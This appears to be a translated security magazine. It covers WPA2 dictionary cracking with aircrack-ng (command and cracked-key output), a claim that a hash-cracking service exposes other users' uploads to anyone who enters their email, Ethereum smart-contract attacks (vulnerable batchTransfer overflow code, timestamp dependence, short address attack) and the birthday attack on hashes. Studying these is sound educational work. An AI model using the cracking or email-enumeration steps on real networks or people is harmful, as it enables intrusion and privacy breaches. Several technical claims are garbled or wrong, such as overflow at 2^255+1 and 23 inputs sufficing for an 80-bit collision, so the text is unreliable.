There are many dictionaries available on the Internet. The most famous is "rockyou". In Kali, you can find many dictionaries under "/usr/share/wordlists/". We used the Turkish dictionary shared by packetstormsecurity. It is advantageous to use a special dictionary for languages.


packetstormsecurity.com/Crackers/wordlists/language/

turkish.gz


Turkish word list. (25861 words)

Posted Oct 21, 2003

tags | cracker
MD5 | 491b774c1280b1f7796e263c9fcc8110

Download | Favorite | Comments (0)

To confirm its vulnerability, we added our password to the dictionary.




```
azYeInternetAL
abaso
abat
```

After obtaining the required dictionary:

aircrack-ng WPAKir-01.cap -w "/root/Desktop/turkish"

You can start the process with above command. You can also add -0 parameter if you like to be as moves ☺



```
root@n:~/Desktop# aircrack-ng WPAkir-01.cap -w /root/Desktop/turkish
Opening WPAkir-01.capse wait...
Read 6237 packets.

   #  BSSID              ESSID                     Encryption

   1  C0:D3:C0:31:E7:C9  ArkaKapı-Legendary-Besim  WPA (0 handshake, with PMKID)

Choosing first network as target.

Opening WPAkir-01.capse wait...
Read 6237 packets.

1 potential targets



                              Aircrack-ng 1.5.2

      [00:00:00] 24/11385 keys tested (888.14 k/s)

      Time left: 12 seconds                                      0.21%

                           KEY FOUND! [ azYeInternetAL ]


      Master Key     : FC 78 2F 5A 5F 17 DF 2C 71 BC 3D 5E 05 E1 4C 71
                       FA 11 C1 79 2A B1 61 19 D5 A3 2F 1D C3 DA 82 D6

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


WPAkir-01.cap : File with .cap extension and obtained from airodump-ng

-w /root/Desktop/turkish : Absolute path of the dictionary

Conclusion

Even though WPA2 networks are secure, simple failures caused by the user or hardware manufacturer allow network penetration.

Let's share more specific information to Arka Kapi followers. You can your own computer with its hardware limitations as well as online services. One of these services is https://www.onlinehashcrack.com. Many services are provided here, but we have just touched on wireless network password cracking scenarios.



WIFI / WPA(2) PASSWORD RECOVER


Send us your WPA(2) dump.

If you have issues with upload contact us! Want to know what's next ?

Upload your WPA(2) capture file:

- Accepts *.cap or *.pcap or *.pcapng or *.hccapx
- Max size: 100 Mb
- Process all ESSID(s)
- Extract **PMKID(s)** if available

The bad angle we have detected is being able to see other's posts due to lack of an interface. All you have to do is find the e-mail information of people using this service. It will be enough the enter the e-mail address at https://www.onlinehashcrack.com/dashboard.



MY DASHBOARD

Here you can follow the tasks you *previously* sent to us.

Enter your email to access to your list :

As you can see in the screenshot, there is no captcha protection. This allows you to try a mailing list. Therefore, think again before using this kind of services!

Blockchain Applications and Security Problems

Finally, we began to see and use the real applications of the field of blockchain. One of the biggest benefits of this technology, which I think is still in its infancy, is '**Decentralised Applications** (**DApps**). DApps allow the development of decentralized applications. The technology that has the most impact on the spreading of such practices is undoubtedly the Ethereum blockchain. However, I would like to talk a little more about the Ethereum Virtual Machine (**EVM**) and different attack vectors.

Ethereum Virtual Machine

The software development languages that Ethereum supports and allows us to create a smart contract are compiled into instructions that can be expressed in the virtual machine level in 16-bit order.

(1).In this way, the virtual machine compiles Just-In-Time (JIT) and performs optimization based on the operating system it is running on, thus allowing smart contracts to run. Of course, these operations are operated in an isolated area, and manipulation is prevented by external intervention. So to summarize, applications written in Solidity are converted to a format called **byte-code** after compilation and sent to the network to be run by miners on the network, just like a value transfer process.

Once this process has been created and confirmed by the miners, it can no longer be changed. So if I compile a smart contract and send it to the network, this application can no longer be changed as long as this network survives, and more importantly, it cannot be undone. If there is a security vulnerability or other kind of errors in this application then that error will remain there forever. And this, naturally, makes us drift away from the classical "if it doesn't work, we can set it up again" type of approach. Therefore, it would not be wrong to say that the application development process should be slightly different from the classical methods of application development. But I'm leaving this issue to cover it later and am going back to the primary topic.

1) Ethereum Yellow Paper: https://ethereum.github.io/yellowpaper/paper.pdf

Ethereum Attack Vectors

For the reasons explained above, errors in applications developed on Ethereum may lead to irreversible results. Therefore, it is very important to pay attention to critical vulnerabilities and attack vectors that should be considered when developing applications and to make sure that your applications are free of them.

1. Integer Overflow Attacks

If you are interested in the blockchain and cryptocurrency field, which I assume that you are since you're reading this article you might have seen the article, headlining ”vulnerability have been found on ERC20 tokens”**(2)** wandering around on social media. You might think that vulnerability is related to ERC20 tokens, but the reality is slightly different.

REFERANS - (2) ERC20: Ethereum means that the acronym for Request for Comment and 20 means that it is the 20th. It has also been proposed to establish an interface for the crypto coins which are also worthy of this request, and over time has become the de-facto standard of the crypto coins on Ethereum.

https://github.com/ethereum/eıps/issues/20

At the beginning of the article, I described the different data types used to manage the memory on the EVM. Because Ethereum will deal with very large numbers due to its nature, these types of data usually include the types of variables that are ‘unsigned’ in which larger values can be expressed. The integer type that can have the largest value among these data types is UINT256, ie 256-bit unsigned integer type. In summary, this data type can take the integer values from 0 to $2^{\wedge 256}$. In other words, the maximum number of values that a variable using this data type can represent with 256 bits is **115792089237316195423570985008687907853269984665640564039457584007913129639935**. The issue here is that the problem arises at this point since $2^{\wedge 255} + 1$ is over the boundaries of UINT256 and this number is rounded to 0 by the EVM. Wondering why? For performance, of course!

How so? You might be saying “It's the year 2019, you're talking about arithmetic overflow check cost” maybe even “We don't have that problem with other software languages”. Wait, wait, calm down. To understand the reason for this decision, we have to understand Ethereum's purpose a little more.

Ethereum is designed to be decentralized and is designed to work on servers, and all technical decisions are made in this framework. There are two critical issues that underpin the decentralization: reward and cryptographic algorithms. I will not mention the cryptography section now, but the prize of the miners who approve the transaction is the only reason for the continuity of this network and the high hash ratios. Because as of today, miners are rewarded proportional to both by the blocks they find and the process steps of software they run in these blocks. ^3

REFERANS - **(3)**This awarding mechanism will be replaced by a Proof of Stake agreement called Casper. However, I don't want to speculate as there is no clear explanation and the issue is still in the discussion stage.

These process steps are called **gas**: the more you occupy the miner's processor, the more you have to pay. Thus, both the miners are rewarded and the system is protected against DoS attacks.


If this is the case, that is, if a payment is made in exchange for the transaction to be executed, then the transaction costs would have been higher if the negligible operations were included as well.

While other software languages prevent these problems by throwing errors as a result of a value overflow, this is still not accepted as a healthy solution for the EVM. The reason for this is that every Ethereum operation will consume **gas** and that you pay for this **gas** and if an exception was to be thrown, it will cause you to spend all the money you pay. The reason for this is that the cost of exception throwing is very high since all the stacks that are created when an unmanaged error is thrown must be destroyed, and all heaps must be returned to the top. This, in turn, requires serious processing power with the throwing of the error and causes a process called **gas** limit to be equal to or greater than the maximum amount of **gas** that a process can use. So if you're convinced a bit, let's take a look at how the error occurs and how it can be exploited.

Our script is very simple; say that we have an **ERC20** token contract, with its name being ArkaKapiToken. Let's say an account wants to transfer its 100 ArkaKapiTokens to 10 different addresses. In this case, instead of sending 10 different transactions and paying 10 times the transaction fee, using the ‘**BatchTransfer’** function on the contract, send out to 10 different addresses the amount of transfer that can be made to each of the 10 different addresses given as parameters.

Thus, instead of doing 10 different operations, they will pay much fewer transaction fees as they can perform these transfers with only one transaction. This is a feature provided by many **ERC20** token contracts and is often added to the contracts by the software developers unfortunately by copy-pasting them without thinking. Now let's look at the code below taken from a real smart contract.


REFERANS - (4) I don't share the details of the smart contract so as not to abuse the vulnerability. However, you can find this error in many intelligent contracts, and I never support the abuses of projects that have barely completed their projects and successfully completed ICOs with a thousand challenges. Remember, you could have come to your head!



```
1   function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
2       uint cnt = _receivers.length;
3       uint256 amount = uint256(cnt) * _value;
4       require(cnt > 0 && cnt <= 20);
5       require(_value > 0 && balances[msg.sender] >= amount);
6
7       balances[msg.sender] = balances[msg.sender].sub(amount);
8       for (uint i = 0; i < cnt; i++) {
9           balances[_receivers[i]] = balances[_receivers[i]].add(_value);
10          Transfer(msg.sender, _receivers[i], _value);
11      }
12      return true;
13  }
```

Can you see the error in the example above? Let me give you a hand: the third row is where the error occurred. Let's say that the _value value is equal to the maximum value of 2^256 and there are two elements in the _receivers array. In this case, 2^256 x 2 value will exceed the boundaries of the UINT256 data type amount variable will be 0. In the fourth line, the cnt value of the array number of elements will be passed successfully. Since in line 5 the value of amount is 0, the control will be passed successfully, and a very large number of token transfers will be made to the elements of the _receivers array between the lines 8 - 11.

Of course, this problem is not only for **ERC20** tokens with a transferBatch function but also for each smart contract that handles **UINT256**. At the same time, the problem is not only in the collision and collecting operations but also in downward processing. This problem is also called underflow. The following code snippet exemplifies both overflow and underflow problems.



```
function overflow() returns (uint256 _overflow) {
    uint256 max = 2**256 - 1;
    return max + 1;
}

function underflow() returns (uint256 _underflow) {
    uint256 min = 0;
    return min - 1;
}
```

2. Time Stamp Dependency

If you're used to installing applications in software languages such as C #, Java, Javascript or Python manually or on cloud servers, there's still one important issue to consider when writing smart contracts.

Ethereum and almost all blockchain protocols are based on not completely trusting. This basic principle is referred to as '**Trustlessness**' and aims to ensure that the parties in the system do not need to trust each other in the procedures to be done in the protocol and provide solutions in this field. One of the most important reasons for this is that it is a completely distributed system and since the parties do not recognize each other, the concept of the existence of the evil-minded people in the system are accepted.

The best example of this is the 30-second rule.

The time settings of all nodes included in the Ethereum network must be correct. So this means that every computer connected to the network must share the time zone and the computer's system clock with the parties it is connected to during the first connection. If the system time is different, then the network is blocked.

The most important reason for this is to prevent manipulations. However, considering that all transactions are one-to-one and there are message losses, 30-second time gaps are ignored since there will always be disruptions in communication.

This means that at least one of the miners in the network can be ahead or behind 30 seconds.

In this case, if you use block.timestamp and want to make some decisions based on time, you should consider this 30-second tolerance. Again, if this 30-second time difference is important to you, malicious miners can manipulate your contract using this time difference.

3.Short Address Attack

Now it is time to tell the most difficult method of attack. This method was found last year by the **Golem** team and influenced the Ethereum-based tokens of many crypto exchanges. You may not have heard much about influencing big actors, but I'll try to explain some details, hoping that I can!

As you know, Ethereum addresses are 20 bytes long. For example, **0x071a8A7a1cb42F0300202a8374c1DDFA14895500** is a valid Ethereum address.

Let's take a look at the zeros at the end of this address. What would have I done if I have referred to this address as **0x071a8A7a1cb42F0300202a8374c1DDFA148955** by throwing the zeros at the end?

We'll turn to the above question, but if I don't tell a little about how Ethereum works before, it's going to describe the problem.

Let's say you're calling the Transfer function of an **ERC20** contract. The transfer function can be operated with two parameters, address, and uint256.

So if you wanted to make a call like this Transfer (**0xaaabbbccc00**, **100**), the Ethereum protocol would add the signature of the Transfer function in that contract and all the other parameters successively, then prepare and sign a transaction and send it for approval by the miners on the network. By assuming that the contract signature of the transfer function is 0x12345, the Transfer(0xaaabbbccc00, 1) function call is expressed as 0x12345aaabbbccc0000000001, then signed and sent to the network. Now I think you understand where this is going. What happens if I process this address without the hindermost zeros and then the market tries to process this address without checking the size? For **Transfer**(**0xaaabbbccc, 1**), a process such as **0x12345aaabbbccc00000001** will be created (note that the address does not have zeros at the end). When this process is tried to be understood by the miner, it will be divided into pieces and the following table will appear;

Fonksiyonun imzası	**0x12345**
The first parameter is of address data type	**0xaaabbbccc00**
The second parameter is of UINT256 data type	**0x000001**??

In other words, since it is the first parameter that is missing, it completes the missing address parameter from 1 byte at the beginning of the second parameter, **0x0000000**1, because it separates the process from the left and completes it to **0x00000100** or 256 integer value, as predicted.

This way, if there are enough tokens available in the market that is responsible for this transaction, at the end of the day, while thinking that it will send only 1 token, it actually will send 256 tokens on the smart contract. Although this method of attack is thought to be as simple and fast as the SQL injection attack, you can make sure that the number of applications that host this error is surprisingly high.


If you have patiently read it here, you should have understood EVM and Ethereum more, which are more important than the attack methods.

I would like to thank Fuat Cem Özyazıcı, Serkan Ayyıldız and Şafak Kayran from the Unichain team who read this article at midnight and helped me correct numerous typos.

Halit İnce • halit_ince@protonmail.com

Birthday Attack To Hash Functions

How many people is enough to have a 50% chance of two people having the same birthday? Of course, we assume that people here are randomly selected. The answer is interesting, though: 23 people are enough. In other words, if you are in a community of 23 people, the probability of a coin coming up tails and the probability of finding two people with the same birthday is the same. Even if the result is mathematically proven, it is known as birthday paradox because it is contrary to human intuition. This probability reaches 70% for 30 people and 97% for 50 people. The following table provides possibilities for different situations.



So, how can we prove this situation mathematically? Before we go on to explain further, we need to agree on the notation we're going to use. X is an event (coming up tails to coin, four to the top of a dice, etc.); Let Pr (X) indicate the probability of the occurrence of event X. For proof, we will use the method of reaching the result from the inverse, that is often used in the theory of probability. Let's exemplify this method. Let's assume that a fair die is thrown, and we are asked if there is a chance that the number on the die is 6, that is, PR(not 6). We can solve this problem as follows: if we are asked the possibility that the output is not 6, then the total of the probability of output of 1, 2, 3, 4 and 5 are asked. Since the probability is 1/6 for each, the result is

$$Pr\,Pr\,(6\,gelmeme)=\frac{1}{6}+\frac{1}{6}+\frac{1}{6}+\frac{1}{6}+\frac{1}{6}=\frac{5}{6}$$

However, on the other hand, we can also think of this as from reverse. We know that the sum of the probability of an event occurring and not occurring is 1 (100%). So an event either happens or not. If we subtract the probability of being 6 from 1, we actually get the desired result. Expressing mathematically,

$$Pr\,(6\,gelmeme)+Pr\,(6\,gelme)=1$$

firstly, set the equation as follows:

Pr(not 6) = 1 - Pr(6)

From here we get

Pr(not 6) $=1-\frac{1}{6}=\frac{5}{6}$

as a result. Besides, as you can see, the cost drops from 5 different probability calculations (simple calculations for this experiment but requires more calculations as the problem gets more complex) and 4 summations to 1 probability calculation and 1 subtraction. As a result, this method is more advantageous both for the approach to the problem and for the cost of the operation.

Let's come to the main conclusion that we want to prove.

Theorem 1 (The Birthday Paradox): In a group of 23 randomly selected individuals, the probability of at least two people having the same birthday is at least 1/2.

Proof: As we did above, we're going to follow a reverse approach to the problem. What is the opposite of having at least two people having the same birthday? In this group, at least two people have the same birthday, or everyone's birthday is different. In that case, we need to subtract the possibility of everyone having a different birthday from 1.

Mathematically**,**

$$Pr\,Pr\,(en\,az\,iki\,kişi\,aynı\,doğum\,gününe\,sahip)=1-Pr\,Pr\,(herkes\,farklı\,d.g.sahip).$$

Afterward, calculating the probability that everyone will have a different birthday will be enough. Let's assume that there is only one person in our group and suppose a second person is included in the group. What is the probability that this second person has a different birthday than the first person? Considering that there are 365 days in a year and that the first person has only one birthday, the second person has to be born in the remaining 364 days. So, this probability is $\frac{364}{365}$. The third person must be born in one of the remaining 363 days to have a different birthday from these two. So, all three people are likely to have a different birthday $\frac{364}{365}\times\frac{363}{365}$. If we continue this scheme for 23 people, the probability of having a different birth date for 23 people is

$$Pr\,Pr\,(23\,kişi\,farklı\,d.g.sahip\,olması)=\frac{364}{365}\times\frac{363}{365}\times\cdots\times\frac{343}{365}\cong\frac{1}{2}$$

The Birthday Paradox And Hash Functions

A cryptographic hash function H is a one-way function that reduces data of any length to a bit sequence of fixed length. If the hash value of x data is y, this is expressed as H (x) = y and x are called a preimage of y. According to the hash function used, the data can be reduced to different sizes such as 80 bits, 160 bits, 256 bits. Thus, the number of summation values that can be taken in the aggregate is 2^{80}, 2^{160} and 2^{256} respectively.

Before the cryptanalysis of any cryptographic system, the features that the system must provide must be determined. Later, to what extent these features are provided can be worked out. Hash functions also provide three major security features:

1. **Pre-image Resistance:** From a given hash value, a preimage of this hash must not be found. That is, for a given y hash value, there should be no such x to provide the H (x) = y equation. A hash function that provides this feature is called a preimage resistant hash function.
2. **Second Pre-image Resistance:** For a given x data, no other z data should be available to give the same summary value. So, such a data z cannot be found such that H (x) = H (z) for the data x. The hash functions that provide this feature are said to be second preimage resistant.
3. **Collision Resistance:** There must be no data with the same hash. So, it should not be possible to calculate any two x and z data such that H (x) = H (z). The hash functions that provide this feature are called collision resistant.

We will focus on the most difficult feature to provide among these features is the c*ollision resistance*. Suppose we have a hash function that produces a hash of 80 bits. At least how many data should we get such that two of them will have the same hash? Let's answer this question with the Pigeonhole Principle.

The Pigeonhole Principle: If n + 1 pigeons want to settle in n pigeonholes, at least 2 pigeons have to share a common pigeonhole. Assume that 11 pigeons want to get into 10 pigeonholes. Even if the first 10 pigeons all enter different slots, the 11th pigeon will have to enter into another pigeon's nest because there are no more nests.

Thus; if we take the hash of y data in an 80-bit hash function; since the hash space is X, we can find at least two identical data with 100% probability. So do we really need that much data to break the resistance to collision? Let's ask our question like this: how many hashes should we get so that we can find the two data that have the same hash at 50% probability? Actually, it's a lot like the question we asked at the beginning of the article, isn't it? Suppose that the hash of each person is their birthday. Thus, the total number of hash values is 365 and according to theorem 1, only gathering 23 people would be enough to find a collision, with a 50% chance. Now, let we express the Theorem 1 in more general terms.

Theorem 2: Let H be a cryptographic hash function that produces n bit hash values. Note that the size of our hash value space is X. In that case, it is sufficient to obtain approximately the hash of $2^{\frac{n}{2}}$ data to find two different data with the same hash value with 50% probability.

Now, let's think of an 80-bit hash function and try to understand our theorem through an example. Let H be a hash function of 80 bits. Let's try to test the collision resistance of this hash function. If we were unaware of the Birthday Paradox, we would think that the number of data needed to find two data of the same hash to be 2^{80}. That means 2^{80} hash operations (process complexity) indicate that the data we need to store in memory (memory complexity) is $2^{80} \times 80\,bit \cong 2^{87}\,bit \cong 19\ yottabyte$. Considering that the cost to build 1 yottabyte storage is $ 100 trillion, we can think that 80-bit security is sufficient for a hash function. However, with the birthday paradox approach, 23 data is enough to find a collision with 50% probability. This means that $2^{40} \times 80\,bit \cong 2^{47}\,bit \cong 17\ terabyte$ of storage is enough to find a collision with 50% chance. If no collision is found in the first attempt, all data is deleted and the experiment is repeated and this time finding a collision is very high.

As a result, the birthday paradox is understood by the fact that an n bit hash function provides an n/2 bit security, not an n bit security against the collision resistance security criterion.

